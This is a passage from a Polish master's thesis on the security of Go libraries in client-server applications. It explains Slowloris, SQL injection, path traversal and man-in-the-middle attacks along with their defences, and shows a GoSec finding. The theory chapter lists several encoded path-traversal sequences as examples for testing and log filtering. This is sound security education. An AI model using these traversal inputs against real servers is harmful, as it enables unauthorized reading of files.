Politechnika Krakowska
im. Tadeusza Kościuszki

Wydział Informatyki i Telekomunikacji

Szymon Bobrowski
Numer albumu: 149596

Analiza Bezpieczeństwa Bibliotek Go w Kontekście Aplikacji Klient Serwer

Security Analysis of Go Libraries in the Context of Client-Server Applications

Praca magisterska
na kierunku Informatyka
specjalność Cyberbezpieczeństwo

Praca wykonana pod kierunkiem:
dr Radosław Kycia

Kraków, 2024

Spis treści

Wstęp
1. Motywacja 4
2. Cel 4
3. Zakres 4
4. Metodyka 6

I Część Teoretyczna 7
5. Język Go 8
6. Architektura Klient - Serwer 9
7. Wybrane zagadnienia cyberbezpieczeństwa 11
8. Technologie wykorzystane do budowy własnej aplikacji 15
9. Przegląd narzędzi do testowania 15

II Część Praktyczna
10. Podatność na atak Slowloris 18
11. Podatność na wstrzykiwanie SQL 24
12. Podatność na atak Path Traversal 33
13. Podatność na atak Człowiek w Środku 39
14. Implementacja i testy bezpieczeństwa własnej aplikacji 48
15. Analiza statyczna kodu z użyciem GoSec 55

Wnioski 61

Bibliografia 62

Spis Rysunków 65

Streszczenie

W ramach pracy magisterskiej przeprowadzona została kompleksowa analiza bezpieczeństwa wybranych bibliotek języka Go. Badanie skupia się na identyfikacji potencjalnych podatności oraz ocenie poziomu bezpieczeństwa w kontekście tworzenia aplikacji typu klient - serwer. Wykorzystując kontrolowane środowisko testowe oraz narzędzia takie jak OWASP ZAP oraz SQLMap, przeprowadzone zostały testy bezpieczeństwa aplikacji zbudowanych z wykorzystaniem omawianych bibliotek. Analizie poddane zostały między innymi biblioteki database/sql, net/http, graphql-go/graphql, google.golang.org/grpc, aws-sdk-go/service/dynamodb,. W ramach szukania podatności przeprowadzone zostały ataki bazujące na złej konfiguracji aplikacji, braku odpowiedniej walidacji danych wejściowych czy też braku wymuszania odpowiednio wysokich standardów bezpieczeństwa jak na przykład szyfrowanie przesyłanych danych.

Abstract

This master’s thesis presents a comprehensive analysis of the security of selected Go programming language libraries. The study focuses on identifying potential vulnerabilities and assessing the security level in the context of developing client-server applications. Using a controlled testing environment and tools such as OWASP ZAP and SQLMap, security tests were conducted on applications built with the analyzed libraries. The libraries examined include database/sql, net/http, graphql-go/graphql, google.golang.org/grpc, and aws-sdk-go/service/dynamodb. The vulnerability assessment involved simulating attacks based on misconfigured applications, lack of proper input validation, and insufficient enforcement of high security standards, such as encrypting transmitted data.

Wstęp

1. Motywacja

Rozwój języka Golang podyktowany był potrzebą stworzenia wydajnego i niezawodnego języka do implementacji dużych aplikacji wymagających wysokiej skalowalności oraz współbieżności. Jedną z kluczowych cech języka Go jest jego bogata biblioteka standardowa, która eliminuje konieczność sięgania po zewnętrzne rozwiązania w wielu przypadkach. Ale Golang posiada także ogromny ekosystem bibliotek zewnętrznych, które można zainstalować i używać w swoich projektach. Korzystanie z bibliotek zarówno standardowych, jak i zewnętrznych poprawia wydajność programu oraz zmniejsza koszty wytwarzania oprogramowania. Niemniej jednak wprowadza też pewne zagrożenia. Biblioteki programistyczne, chociaż zwykle dobrze przetestowane, również są celem cyberataków. Odkrycie podatności w danej bibliotece jest równe odkryciu podatności w naszej aplikacji.

W dobie wzrastającej liczby cyberzagrożeń bezpieczeństwo oprogramowania jest priorytetem. Analiza podatności w bibliotekach programistycznych, takich jak te dostępne w Go, jest kluczowa dla zapobiegania atakom i ochrony danych. Motywacją tej pracy jest zgłębienie zagadnień bezpieczeństwa bibliotek Go w kontekście architektury klient - serwer, która jest jednym z najczęściej stosowanych modeli aplikacyjnych.

2. Cel

Celem pracy jest przeprowadzenie analizy bezpieczeństwa bibliotek języka Go używanych w aplikacjach klient - serwer, wskazanie potencjalnych podatności, które mogą zostać wykorzystane w atakach oraz dostarczenie wniosków i rekomendacji, które mogą pomóc programistom w minimalizowaniu ryzyka związanego z używaniem bibliotek Go. Testowane będą następujące hipotezy badawacze.

- Hipoteza 1 – Badane w pracy biblioteki języka Go są dobrze przetestowane i bezpieczne.
- Hipoteza 2 – Go jest odpowiednim językiem do tworzenia bezpiecznych aplikacji w architekturze klient - serwer.
- Hipoteza 3 – Bezpieczeństwo aplikacji w dużym stopniu zależy od tego w jaki sposób programista korzysta z dostępnych bibliotek.

3. Zakres

Zakres pracy obejmuje analizę bibliotek Go pod kątem bezpieczeństwa w kontekście architektury klient - serwer. W szczególności praca skupia się na następujących aspektach.

- Identyfikacja potencjalnych podatności w bibliotekach Go.
- Budowa aplikacji opierającej się na mikroserwisach, z wykorzystaniem bibliotek Go.
- Propozycja metod zabezpieczania aplikacji przed wykrytymi podatnościami.

4. Metodyka

Praca podzielona została na dwie części, toretyczną oraz praktyczną. W pierwszej z nich szczegółowo omawiam język Go oraz architekturę klient - serwer. Następnie wyjaśniam wybrane zagadnienia cyberbezpieczeństwa, które pozwalają lepiej zrozumieć eskperymenty przeprowadzone w części praktycznej. Kolejno omawiam technologie wykorzystane do stworzenia własnej aplikacji oraz narzędzie użyte do przeprowadzenia testów bezpieczeństwa.

W części praktycznej występują trzy sposoby badania bibliotek w języku Go. Pierwszy z nich polega na implementacji niewielkich serwerów, wykonujących pewną określoną funkcjonalność. Następnie na przykładzie działania takiego serwera prezentuję w jaki sposób ktoś może próbować zaatakować ten serwer wykorzystując fakt, że został on zbudowany przy użyciu danej biblioteki. Po przeprowadzeniu ataku prezentuję sposoby, dzięki którym można zabezpieczyć swoją aplikację przed zaprezentowanym wcześniej atakiem.

Drugi sposób to budowa własnej, kompleksowej aplikacji korzystającej z wielu bibliotek języka Go. Aplikacja ta została po zaimplementowaniu poddana automatycznym testom bezpieczeństwa.

Trzecia metoda testowania to statyczna analiza kodu źródłowego bibliotek Go oraz omówienie wyników tej analizy.

Część Teoretyczna

5. Język Go

Język programowania Golang został opracowany przez firmę Google. Został udostępniony publicznie pod koniec 2009 roku. [1] Początkowo język ten powstawał jako wewnętrzny projekt firmy Google. Od początku przyjęte było założenie, że z językiem pracować będą profesjonalni programiści chcący tworzyć systemy wydajne i niezawodne. Go w założeniu miał ułatwić pracę szczególnie w przypadku dużych projektów i dużych zespołów developerskich.

Podczas powstawania języka Go, złożoność języków programowania była jednym z głównych problemów w procesie wytwarzania oprogramowania. Najczęściej do tworzenia programów wykorzystywano języki C++ oraz Java, jednak z używaniem z tych języków wiązało się kilka trudności takich jak bezpieczeństwo, wykorzystanie pamięci, efektywność, trudność debugowania czy też szybkość tworzenia oraz pracy programów. Ze względu na między innymi szybki rozwój wykorzystania przetwarzania równoległego, realizowanego za pomocą procesorów wielordzeniowych czy też klastrów składających się z kilku maszyn, podjęto decyzję, że nowy język musi wspierać pewne mechanizmy wielowątkowości, czyszczenia oraz zautomatyzowanego zarządzania pamięcią [2].

Zarówno twórcy, jak i społeczność języka Go zbudowali wiele narzędzi natywnie wspieranych przez „rdzeń języka” (ang. language core). Wspierane są między innymi protokół HTTP, format wymiany danych JSON czy też tworzenie szablonów HTML (ang. HTML templates) co sprawia, że przy użyciu Go można tworzyć bardzo rozbudowane i skomplikowane serwisy bez potrzeby poszukiwania zewnętrznych biliotek [2].

Cechy języka Go [2]

- Automatyczne czyszczenie pamięci.
- Współbieżność – Realizowana jest za pomocą gorutyn oraz kanałów. Gorutyny to lekkie wątki programowe zarządzane przez Go Scheduler, czyli wewnętrzny mechanizm języka Go. Natomiast kanały odpowiadają za komunikację pomiędzy gorutynami, co pozwala uniknąć problemów związanych ze współdzielonym dostępem do pamięci przez różne wątki.
- Statyczność – Golang to język kompilowany. Za pomocą statycznego linkowania, wszystkie potrzebne biblioteki i moduły zostają włączone do pojedynczego pliku binarnego utworzonego na podstawie systemu operacyjnego i architektury sprzętu. Dzięki temu taki plik binarny można wrzucić na serwer i uruchomić bez instalowania żadnych dodatkowych zależności.
- Obszerna biblioteka standardowa.
- Wieloplatformowość.

Język Go od momentu wydania został bardzo szeroko zaaplikowany. Obecnie używany jest w między innymi takich firmach jak IBM, Twitter, Facebook, YouTube czy też Apple. Kilka przykładowych programów napisanych w języku Go to Docker, Kubernetes, Dropbox oraz InfluxDB [2].


Jeden z nowoczesnych języków programowania, który często zestawiany jest w porównaniu z Go to Rust. Podczas kiedy oba te języki są świetnym wyborem w przypadku tworzenia programów wielowątkowych każdy z nich skupia się bardziej na nieco innych kwestiach. Rust kładzie ogromny nacisk na szybkość działania programu i bezpieczne zarządzanie pamięcią. Pozwala on na zarządzanie programem w sposób bardziej szczegółowy dając większą kontrolę programiście. Natomiast Golang skupiony jest przede wszystkim na prostocie i czytelności kodu oraz jego wydajności i optymalizowaniu zużycia zasobów. Stąd wynikają takie cechy jak automatyczna dealokacja pamięci oraz prosta i przejrzysta składnia języka [3].

Biblioteki w Go są zorganizowane w postaci pakietów (ang. packages). Każdy pakiet jest zbiorem funkcji, typów danych i zmiennych, umieszczonych w jednym katalogu. Na górze każdego pliku należącego do danego pakietu znajduje się słowo kluczowe *package* oraz nazwa tego pakietu. Do zarządzania ekspozycją elementów wykorzystano konwencję opartą na wielkości liter. Nazwy funkcji, typów oraz zmiennych eksportowanych, czyli dostępnych dla innych pakietów, rozpoczynają się wielką literą. Natomiast elementy, które nie są eksportowane do innych pakietów (są tylko wykorzystywane węwnętrznie w danym pakiecie) posiadają nazwy rozpoczynające się małą literą. Dwoma istotnymi rodzajami plików w zarządzaniu pakietami Go są *go.mod* oraz *go.sum*. Pierwszy z nich zawiera listę wszystkich zewnętrznych zależności oraz ich wersji. Drugi natomiast przechowuje sumy kontrolne pozwalające weryfikować autentyczność i integralność zależności.

Podsumowując, Go jest nowoczesnym narzędziem dla programistów, które łączy prostotę z wydajnością, jednocześnie oferując bogate funkcje takie jak współbieżność, zarządzanie pamięcią oraz bezpieczeństwo kodu. Jego szybka kompilacja, łatwość nauki i bogata standardowa biblioteka czynią go atrakcyjnym wyborem do tworzenia skalowalnych i niezawodnych aplikacji, w tym także aplikacji klient - serwer.

6. Architektura Klient - Serwer

Architektura klient - serwer to taka architektura, w której występuje wyraźny podział ról na dwa komponenty systemu informatycznego. Klient i serwer to dwa programy które często znajdują się na oddzielnych maszynach i komunikują się ze sobą poprzez sieć komputerową. Aczkolwiek mogą one również działać na jednej fizycznej maszynie i być uruchomione na przykład jako dwa procesy systemu [4]. Serwer świadczy usługi klientom. Nieprzerwanie nasłuchuje i odpowiada na ich zapytania. Natomiast klient to strona, która inicjalizuje połączenie poprzez wysłanie zapytania do serwera [5]. Zjawisko to przedstawione na rysunku R1 w język angielskim określane jest jako „Request - Response Loop”, czyli „Pętla Zapytanie - Odpowiedź”.



Rysunek R1 „Pętla Zapytanie – Odpowiedź” występująca pomiędzy klientem i serwerem. [opracowanie własne]

Przykłady rozwiązań opartych na architekturze klient - serwer

Warto zaznaczyć, że architekura klient - serwer jest modelem uniwersalnym, nie jest ona powiązana z żadnym konkretnym protokołem ani techniką telekomunikacyjną. Jest natomiast wiele protokołów i technik komunikacyjnych bazujących na tym rodzaju architektury. Poniżej podaję przykłady kilku z takich protokołów / technik.

- RPC (ang. Remote Procedure Call, pol. Zdalne wywołanie procedury)
  - Protokół komunikacyjny pozwalający na to aby program klienta, mógł wywołać funkcję z określonymi parametrami w programie serwera. Wówczas po wykonaniu tej funkcji serwer zwraca do klienta rezultat wykonania funkcji. Do zakodowania wymienianych informacji wykorzystuje się formaty JSON lub XML [6].

- RMI (ang. Remote Method Invocation, pol. Zdalne wywołanie metody)
  - Protokół komunikacyjny stanowiący kolejny etap rozwoju RPC. Rozszerza zastosowanie RPC o programowanie obiektowe [21]. Pozwala na wywoływanie metod obiektów znajdujących się na serwerze, z poziomu klienta. Rozpowszechnionymi technologiami, w których możemy spotkać się z RMI są Java oraz CORBA (ang. Common Object Request Architecture), czyli standard komunikacyjny pozwalający na współpracę obiektów niezależenie od platformy.

- REST (ang. Representational State Transfer, pol. Transfer reprezentacji stanu)
  - Najpopularniejszy na chwilę obecną sposób tworzenia API (ang. Application Programming Interface). W tym przypadku klient wysyła do serwera prośbę o

odczytanie lub modyfikację zasobów znajdujących się po stronie serwera. Komunikacja w oparciu o REST jest bezstanowa, oznacza to, że serwer nie musi wiedzieć w jakim stanie znajduje się klient i na odwrót [6].

- WebSocket
  - Protokół Komunikacyjny zapewniający równoczesną, dwukierunkową komunikację pomiędzy klientem a serwerem poprzez kanał zestawiony z użyciem protokołu TCP (ang. Transmission Control Protocol) [7].

- GraphQL
  - Język pozwalający na tworzenie kwerend i mutacji danych przesyłanych od klienta do serwera. Serwer może pobierać dane z różnych źródeł i łączyć je ze sobą tworząc w ten sposób precyzyjny zbiór danych zażądanych przez klienta. Zbiór ten może mieć postać nieodpowiadającą bezpośrednio żadnemu modelowi występującemu w bazie danych [8].

7. Wybrane zagadnienia cyberbezpieczeństwa

Atak Slowloris

Atak typu Slowloris to specyficzna forma ataku DDoS (ang. Distributed Denial of Service, pol. roproszona odmowa usługi), której celem jest zakłócenie funkcjonowania serwera poprzez zajmowanie dostępnych zasobów bez generowania dużej ilości ruchu sieciowego [11]. Warto od razu zlokalizować, do której warstwy modelu OSI odnośni się atak Slowloris. Model OSI jest standardem zdefiniowanym przez ISO, prezentującym strukturę komunikacji w sieci komputerowej. Slowloris działa na poziomie 7 modelu OSI, czyli warstwie aplikacji, tej, która znajduje się możliwie najbliżej użytkownika końcowego. Zatem Slowloris celuje głównie w serwery WWW, bazy danych, interfejsy API, a także inne usługi oparte na protokole HTTP. Nazwa ataku pochodzi od powolnego poruszania się lemura lori, co odnosi się do charakterystycznie wolnego przebiegu ataku, który może trwać przez długi czas, pozostając jednocześnie trudnym do wykrycia [11].

Mechanizm ataku Slowloris polega na otwarciu wielu połączeń TCP z serwerem, a następnie utrzymywaniu tych połączeń aktywnych przez długi okres. W odróżnieniu od typowych ataków DDoS, które polegają na generowaniu ogromnych ilości żądań HTTP w krótkim czasie, Slowloris działa przy minimalnym użyciu przepustowości, co dodatkowo utrudnia jego wykrycie i obronę przed nim.

W trakcie ataku Slowloris napastnik otwiera szereg połączeń TCP z serwerem, ale zamiast wysłać pełne żądanie HTTP, atakujący wysyła niekompletne pakiety HTTP (np. fragmenty nagłówków GET lub POST) [11]. Aby zapobiec zamknięciu połączenia przez serwer z powodu przekroczenia czasu oczekiwania, atakujący co jakiś czas dosyła kolejne fragmenty danych, podtrzymując tym samym aktywne połączenie. W praktyce serwer, oczekując na pełne żądanie, utrzymuje otwarte połączenia, nie mogąc ich zamknąć, przez co stopniowo wyczerpuje swoje zasoby, takie jak liczba dostępnych wątków czy połączeń sieciowych. Atak może prowadzić do sytuacji, w której serwer przestaje być zdolny do obsługi nowych połączeń, co w efekcie skutkuje odmową dostępu do usługi (Denial of Service).

Cechy charakterystyczne Slowloris

- Niski ruch sieciowy – Atak Slowloris generuje minimalny ruch sieciowy, co utrudnia jego wykrycie przy użyciu standardowych systemów IDS/IPS (ang. Intrusion Detection and Prevention System, pol. systemy wykrywania i zapobiegania włamaniom).
- Pozory prawidłowych żądań – Z punktu widzenia protokołu HTTP, każde żądanie wysłane w ramach ataku wydaje się być poprawne, co pozwala na ominięcie niektórych mechanizmów filtrowania ruchu.
- Utrzymywanie otwartych połączeń HTTP – Regularnie dosyłamy częściowe nagłówki. Serwer, nie otrzymując pełnego żądania, czeka na jego zakończenie, co prowadzi do wyczerpania dostępnych zasobów.
- Częsty brak zapisu w dziennikach systemowych – Ponieważ serwer nie rejestruje zakończonych żądań HTTP, atak Slowloris często nie zostaje odnotowany w logach serwera.

Metody obrony przed Slowloris

- Ustawienie limitu liczby połączeń na pojedynczy adres IP.
- Zwiększenie minimalnej prędkości transferu – Serwer może wprowadzić wymaganie, że każda otwarta sesja musi utrzymywać określoną minimalną prędkość transferu danych, co uniemożliwia atakującemu otwieranie długotrwałych połączeń o bardzo niskim transferze.
- Wprowadzenie ograniczeń dotyczących maksymalnego czasu, przez jaki klient może utrzymywać otwarte połączenie.
- Stosowanie Load Balancerów, czyli urządzeń lub oprogramowania kierującego żądania klientów do odpowiednich serwerów.
- Stosowanie zapór sieciowych pomagających monitorować ruch i wykrywać anomalie.

Wstrzykiwanie SQL

Atak wstrzykiwania SQL polega na wprowadzeniu, przez użytkownika, do aplikacji, takich danych wejściowych, aby zapytanie SQL wykonywane na bazie danych spowodowało niezamierzone przez twórców aplikacji zachowanie [13]. Najczęściej celem takiego działania jest pozyskanie lub modyfikacja danych, do których użytkownik nie powinien mieć dostępu.

Jednym z zagadnień, które warto poruszyć przy okazji omawiania ataktu wstrzykiwania SQL jest kodowanie procentowe (znane również jako kodowanie URL). Jest to mechanizm kodowania znaków w URI (ang. Uniform Resource Identifier, pol. Ujednolicony Identyfikator Zasobów). [14] Polega ono na tym, że każdy znak zapisany zostaje jako wartość heksadecymalna reprezentująca ten znak w tablicy ASCII (ang. American Standard Code for Information Interchange, pol. Ustandaryzowany Amerykański System Kodowania Znaków) oraz poprzedzony jest znakiem % (procent). Kodowanie procentowe często jest niezbędne podczas ataku

wstrzykiwania SQL ze względu na interpretację znaków w protokole http. Brak odpowiedniego kodowania kwerend SQL sprawi, że żądanie http zakończy się błędem.

Atak Denial of Service (pol. odmowa usługi) [25]

Atak DoS polega on na próbie przerwania pracy wybranego serwera poprzez jego przeciążenie za pomocą fałszywych zapytań. Serwer po wyczerpaniu swoich zasobób, np. pamięci, mocy obliczeniowej czy też przepustowości sieci, nie jest w stanie obsługiwać zapytań pochodzących od prawdziwych użytkowników.

Atak Path Traversal (pol. atak przechodzenia ścieżek)

Wiele funkcjonalności w aplikacjach webowych wymaga procesowania, podanych przez użytkownika, danych zawierających nazwę pliku lub folderu. Dane te najczęściej przekazywane są przez API do aplikacji, na przykład w postaci ścieżki do pliku znajdującego się w lokalnym systemie plików danej aplikacji. [17] Jeśli dane wprowadzone przez użytkownika nie zostaną odpowiednio zwalidowane może to prowadzić do różnych podatności bezpieczeństwa, z których jedną z najbardziej znanych jest podatność path traversal.

Z atakiem path traversal mamy do czynienia wówczas gdy aplikacja, w sposób niebezpieczny, korzysta z danych kontrolowanych przez użytkownika, w celu dostania się do plików lub folderów w systemie, na którym działa. Przez dostarczenie odpowiednio przygotowanych danych wejściowych napastnik jest w stanie odczytać zawartość określonego pliku znajdującego się na dysku. W ten sposób może dojść do nieautoryzowanego dostępu do danych [17].

Atak path traversal często nazywany jest atakiem „dot-dot-slash” (pol. krokpa-kropka-ukośnik). Mimo że atak może bazować na wykorzystaniu absolutnych ścieżek, najczęściej atakującemu zależy na tym, aby za pomocą ścieżki relatywnej przejść do katalogów nadrzędnych. Najczęściej taki efekt w systemie operacyjnym może osiągnąć za pomocą sekwencji znaków kropka-kropka-ukośnik [18]. Popularnymi przykładami kodowania tych znaków są między innymi następujące.

%2e%2e%2f , %2e%2e/ , ..%2f , %2e%2e%5c , %2e%2e\ , %252e%252e%255

Sposoby identyfikacji i zabezpieczania się przed atakiem path traversal [18]

- Przeprowadzanie testów manualnych – Testerzy mogą przygotwać scenariusze testowe z różnymi sekwencjami znaków wprowadzanych do aplikacji na przykła ../ , *..%2f , %2e%2e/*
- Automatyczne testy – Można skorzystać ze skanerów, które oferują w pełni zautomatyzowane testy. Przykład takiego narzędzia to OWASP ZAP.
- Statyczna analiza kodu – Można posłużyć się narzędziem GoSec [29].

- Analiza logów serwera – Warto filtrować logi w poszukiwaniu takich sekwencji jak ../ . Może dać nam to informację o podjętych próbach ataku path traversal.

- Stosowanie białej listy ścieżek – Możemy ograniczyć zbiór ścieżek. Jeśli ścieżka wprowadzona przez użytkownika nie należy do zbioru, wówczas aplikacja natychmiast przerwie realizację żądania dostarczonego przez klienta.

- Ograniczenie uprawnień aplikacji – Warto upewnić się, że aplikacja ma dostęp tylko i wyłączenie do tych plików i katalogów, z których rzeczywiście potrzebuje korzystać do prawidłowego funkcjonowania.

- Walidacja danych wprowadzonych przez użytkownika.

Sniffing (pol. podsłuchiwanie) oraz atak Man in the Middle (pol. człowiek w środku)

Sniffing w informatyce oznacza proces monitorowania oraz przechwytywania pakietów danych przesyłanych w sieci komputerowej. [19] Sniffery, czyli urządzenia lub programy komputerowe służące do przechwytywania i analizy pakietów, są najczęściej wykorzystywane przez administratorów systemu do monitorowania i rozwiązywania problemów sieciowych. Mogą one jednak zostać wykorzystane także przez hakerów, w celu podsłuchania komunikacji i w ten sposób zdobycia nieuprawnionego dostępu do danych. Sniffer potrafi dekodować surowe dane do formatu czytelnego dla użytkownika. Ponadto najczęściej mamy też do dyspozycji opcję filtrowania danych, co pozwala skupić się na określonym typie ruchu w sieci.

Możemy dokonać podziału sniffingu na dwa rodzaje [19]

- Pasywny sniffing – W tym przypadku jedynie pasywnie nasłuchujemy i odbieramy dane przechodzące przez sieć. Sami, z punktu widzenia sniffera, nie transmitujemy ruchu sieciowego.

- Aktywny sniffing – W tym przypadku mamy do czynienia z ingerencją w ruch sieciowy. Sniffer może na przykład działać w sieci w trybie przełącznika to znaczy przyjmuje ruch sieciowy i transportuje go do odpowiednich hostów. Może także sam wysyłać pakiety danych przez co wpływa na funkcjonowanie sieci.

Sposoby na zabezpieczenie komunikacji przed sniffingiem [19]

- Szyfrowanie danych end-to-end – Szyfrowanie danych na całej trasie (od klienta do serwera) sprawia, że nawet jeśli dane zostaną przechwycone to nie będzie możliwości ich odczytania.

- Segmentacja sieci – Możemy ograniczyć zasięg ataku poprzez podział sieci na obszary.

- Stosowanie systemów IDS/IPS (ang. Intrusion Detection and Prevention System, pol. systemy wykrywania i zapobiegania włamaniom) – Takie systemy pozwolą wykryć anomalnie i podejrzane pakiety w ruchu sieciowym co może pomóc w obronie przez aktywnym sniffingiem.

- Używanie przełączników zamiast hubów – W przypadku hubów ruch sieciowych rozsyłany jest do wszystkich użytkowników sieci, zatem wystarczy, że atakujący podepnie się do sieci i może zobaczyć cały ruch sieciowy. Zadanie jest utrudnione w przypadku stosowania przełączników, gdzie ruch sieciowych kierowany jest tylko do odpowiednich portów.

Sniffing może być częścią bardziej rozbudowanego ataku Man in the Middle (pol. człowiek w środku). Atak ten rozszerza zwykłe podsłuchiwanie ruchu o interakcję pomiędzy dwoma stronami komunikacji. Mamy tu do czynienia z dynamicznym modyfikowaniem danych wymienianych pomiędzy serwerem a klientem.

8. Technologie wykorzystane do budowy własnej aplikacji

Amazon SQS (Simple Queue Service; pol. prosta usługa kolejkowania) [26]

Amazon SQS to zarządzalna usługa kolejkowania wiadomości oferowana przez AWS. Umożwliaia rozdzielanie zadań między różnymi komponentami aplikacji w sposób asynchroniczny. Dzięki SQS systemy mogą przesyłać i odbierać wiadomości bez konieczności utrzymywania stałego połączenia między nadawcą a odbiorcą. Oto dwie główne cechy SQS.

- Skalowalność (wysyłanie i odbieranie milionów wiadomości dziennie)
- Bezpieczeństwo (szyfrowanie wiadomości zarówno oczekujących, jak i transmitowanych)

Amazon DynamoDB [28]

Amazon DynamoDB to hostowana, nierelacyjna bazadanych oferowana przez AWS. Zaprojektowana została z myślą o aplikacjach dużej skali, wymagających wysokiej wydajności. DynamoDB pozwala na przechowywanie danych w elastycznym modelu klucz-wartość lub dokumentowym, dzięki czemu idealnie nadaje się do przechowywania złożonych struktur, takich jak na przykład dokumenty JSON.

MySQL [27]

MySQL to system zarządzania relacyjnymi bazami danych, oparty na języku SQL (Structured Query Language, pol. ustrukturyzowany język zapytań). MySQL umożliwia użytkownikom definiowanie i kontrolowanie danych w strukturze tabelarycznej. W przeciwińśtwie do bazy DynamoDB, w MySQL tabele posiadają ustalony schemat to znaczy mają z góry zdefiniowane kolumny oraz typy danych, w związku z czym są mniej elastyczne, ale za to idealnie nadają się do przechowywania ustrukturyzowanych danych z wyraźnymi zależnościami.

9. Przegląd narzędzi do testowania

W procesie testowania bezpieczeństwa aplikacji kluczową rolę odgrywają narzędzia wspierające identyfikację podatności i analizę zabezpieczeń. Poniżej przedstawiono narzędzia wykorzystane w części praktycznej pracy.

GoSec [29]

GoSec to narzędzie do statycznej analizy kodu źródłowego napisanego w języku Go. Jego głównym celem jest wykrywanie potencjalnych problemów bezpieczeństwa bez uruchamiania aplikacji. GoSec analizuje kod pod kątem znanych błędów i podatności.

cURL [30]

cURL to narzędzie wiersza poleceń służące do wysyłania żądań http/https do serwera i analizowania jego odpowiedzi. Chociaż curl nie jest narzędziem służącym typowo do testowania bezpieczeństwa, może być używane do testowania API i eksploracji podatności.

OWASP ZAP [31]

OWASP ZAP to otwartoźródłowe narzędzie do testowania bezpieczeństwa aplikacji internetowych. ZAP umożliwia zarówno pasywne, jak i aktywne skanowanie aplikacji w poszukiwaniu podatności.

sqlmap [32]

sqlmap to narzędzie służące do automatycznego wykrywania i eksploatacji podatności na wstrzykiwanie złośliwego kodu SQL. Korzysta z różnych techniki ataków, aby zidentyfikować podatności w aplikacjach wykorzystujących relacyjne bazy danych.

pidstat [33]

pidstat to narzędzie służące do monitorowania i analizowania użycia zasobów systemowych przez poszczególne procesy. Pozwala w czasie rzeczywistym śledzić takie metryki jak zużycie procesora, zużycie pamięci, operacje dyskowe oraz aktywność sieciowa dla wybranych procesów.

Wireshark [34]

Wireshark to jedno z najbardziej zaawansowanych i popularnych narzędzi do analizy ruchu sieciowego. Pozwala przechwytywać i analizować pakiety przesyłane w sieci, dzięki czemu umożliwia szczegółowe badanie komunikacji pomiędzy urządzeniami. Jest wykorzystywany zarówno w diagnostyce problemów sieciowych, jak i w testach bezpieczeństwa. Obsługuje ponad dwa tysiące różnych protokołów sieciowych, posiada możliwość filtrowania i przeszukiwania przechwyconych pakietów.

Część Praktyczna

10. Podatność na atak Slowloris

W tym rozdziale zajmiemy się analizą podatności biblioteki net/http na atak Slowloris, opisany w rozdziale 7. Na rysunku R2 przedstawiony został wynik statycznej analizy kodu przeprowadzonej z użyciem narzędzia GoSec. Serwer http.Server w pakiecie net/http domyślnie nie wymusza określonych ustawień limitów czasowych, co może sprawić, że będzie podatny na atak Slowloris. Jest tak, ponieważ mamy tutaj do czynienia z kompromisem pomiędzy elastycznością biblioteki, a jej bezpieczeństwem. Wymuszanie ograniczenia czasowego mogłoby w pewnych przypadkach utrudniać pracę programistów. Odpowiedzialność za odpowiednią konfigurację serwera, tak aby nie był on narażony na tak Slowloris została przeniesiona na użytkowników biblioteki. Narzędzie GoSec zgłasza podatność na atak Slowloris jako przypomnienie dla programistów, aby odpowiednio skonfigurowali swoje serwery.


```
{
  "severity": "MEDIUM",
  "confidence": "LOW",
  "cwe": {
    "id": "400",
    "url": "https://cwe.mitre.org/data/definitions/400.html"
  },
  "rule_id": "G112",
  "details": "Potential Slowloris Attack because ReadHeaderTimeout is not
    configured in the http.Server",
  "file": "/home/szbobrowski/Pulpit/libraries-copies/net/http/httptest
    /server.go",
  "code": "119: \t\tListener: newLocalListener(),\n120: \t\tConfig:
    \u0026http.Server{Handler: handler},\n121: \t}\n",
  "line": "120",
  "column": "14",
  "nosec": false,
  "suppressions": null
}
```


Rysunek R2 Podatność na atak Slowloris w bibliotece net/http odkryta za pomocą narzędzia GoSec.

Implementacja serwera

Podatność na atak Slowloris prezentuję w swojej pracy poprzez utworzenie dwóch komunikujących się ze sobą programów, napisanych w języku Go. Pierwszy z nich to serwer HTTP, który nasłuchuje na zapytania, symuluje krótkie przetwarzanie (kilka sekund), a natępnie wysyła odpowiedź o treści „Zapytanie przetworzone poprawnie.”. W celu uniknięcia przeciążenia zasobów serwera, w programie wprowadzone zostało ograniczenie maksymalnej liczby zapytań, które mogą być jednocześnie przetwarzane przez serwer. W prawdzich aplikacjach takie ograniczenie może wyności od kilkuset do kilku milionów. Jednak w moim programie dla prostej ilustracji ataku Slowloris ograniczenie to wynosi 3 (wartość ta jest konfigurowalna z poziomu kodu). Oto kluczowe fragmenty implementacji serwera przedstawione na rysunku R3.

